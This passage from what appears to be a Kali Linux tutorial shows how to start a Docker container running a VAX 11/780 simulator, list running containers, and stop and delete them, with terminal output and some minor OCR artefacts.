command as shown below. Here we are starting the docker container on port 78 of th-e host system using its Image ID. (Note that we are running a different docker image)




```
root@kali:~# docker run -itp 127.0.0.1:25:25 -p 127.0.0.1:78:78 69caf66260d3

VAX 11/780 simulator V4.0-0 Current        git commit id: 05f84879
NAT args: tcp=25:10.0.2.15:25,tcp=79:10.0.2.15:79
NAT network setup:
        gateway       =10.0.2.2/24(255.255.255.0)
        DNS           =10.0.2.3
        dhcp_start    =10.0.2.15
        redir TCP     =79:10.0.2.15:79
        redir TCP     =25:10.0.2.15:25
  Protocol[State]    FD  Source Address  Port   Dest. Address  Port RecvQ SendQ
  TCP[HOST_FORWARD]  8                *    79       10.0.2.15    79     0     0
```

The docker container starts. You can have a look at all the docker containers running using t-he docker ps -a command as shown below.




```
root@kali:~# docker ps -a
CONTAINER ID        IMAGE                   COMMAND                 CREATED
  STATUS                   PORTS
NAMES
b220ae7644e0        69caf66260d3            "./vax780 boot.ini"    9 minutes ago
  Up 9 minutes             127.0.0.1:25->25/tcp, 127.0.0.1:78->78/tcp, 79/tcp
festive_tereshkova
ab76a151933e        69caf66260d3            "./vax780 boot.ini"    9 minutes ago
  Created
upbeat_chaplygin
ebf69a462acc        hello-world             "/hello"               3 hours ago
  Exited (0) 3 hours ago
goofy_kowalevski
4e2669d838ec        hello-world             "/hello"               3 hours ago
  Exited (0) 3 hours ago
heuristic_kilby
root@kali:~#
```

You can see the docker container of VAX we just started highlighted in the above image. Als-o note that every container gets a unique CONTAINER ID which is also highlighted. You can stop the docker container using the command docker stop <container ID>.A container can be deleted using the docker rm <container ID>




```
root@kali:~# docker stop ab76a151933e
ab76a151933e
root@kali:~# docker rm ab76a151933e
ab76a151933e
root@kali:~#
```

Let's stop and delete the docker container we just started as shown below.




```
root@kali:~# docker ps -a
CONTAINER ID        IMAGE                   COMMAND                 CREATED
  STATUS                   PORTS
NAMES
b220ae7644e0        69caf66260d3            "./vax780 boot.ini"    9 minutes ago
  Up 9 minutes             127.0.0.1:25->25/tcp, 127.0.0.1:78->78/tcp, 79/tcp
festive_tereshkova
ab76a151933e        69caf66260d3            "./vax780 boot.ini"    9 minutes ago
  Created
upbeat_chaplygin
ebf69a462acc        hello-world             "/hello"               3 hours ago
  Exited (0) 3 hours ago
goofy_kowalevski
4e2669d838ec        hello-world             "/hello"               3 hours ago
  Exited (0) 3 hours ago
heuristic_kilby
root@kali:~# docker stop b220ae7644e0
b220ae7644e0
root@kali:~# docker rm b220ae7644e0
b220ae7644e0
root@kali:~#
```

Type command docker ps -a to confirm if containers are deleted. As you can see the contain
er has been successfully deleted.



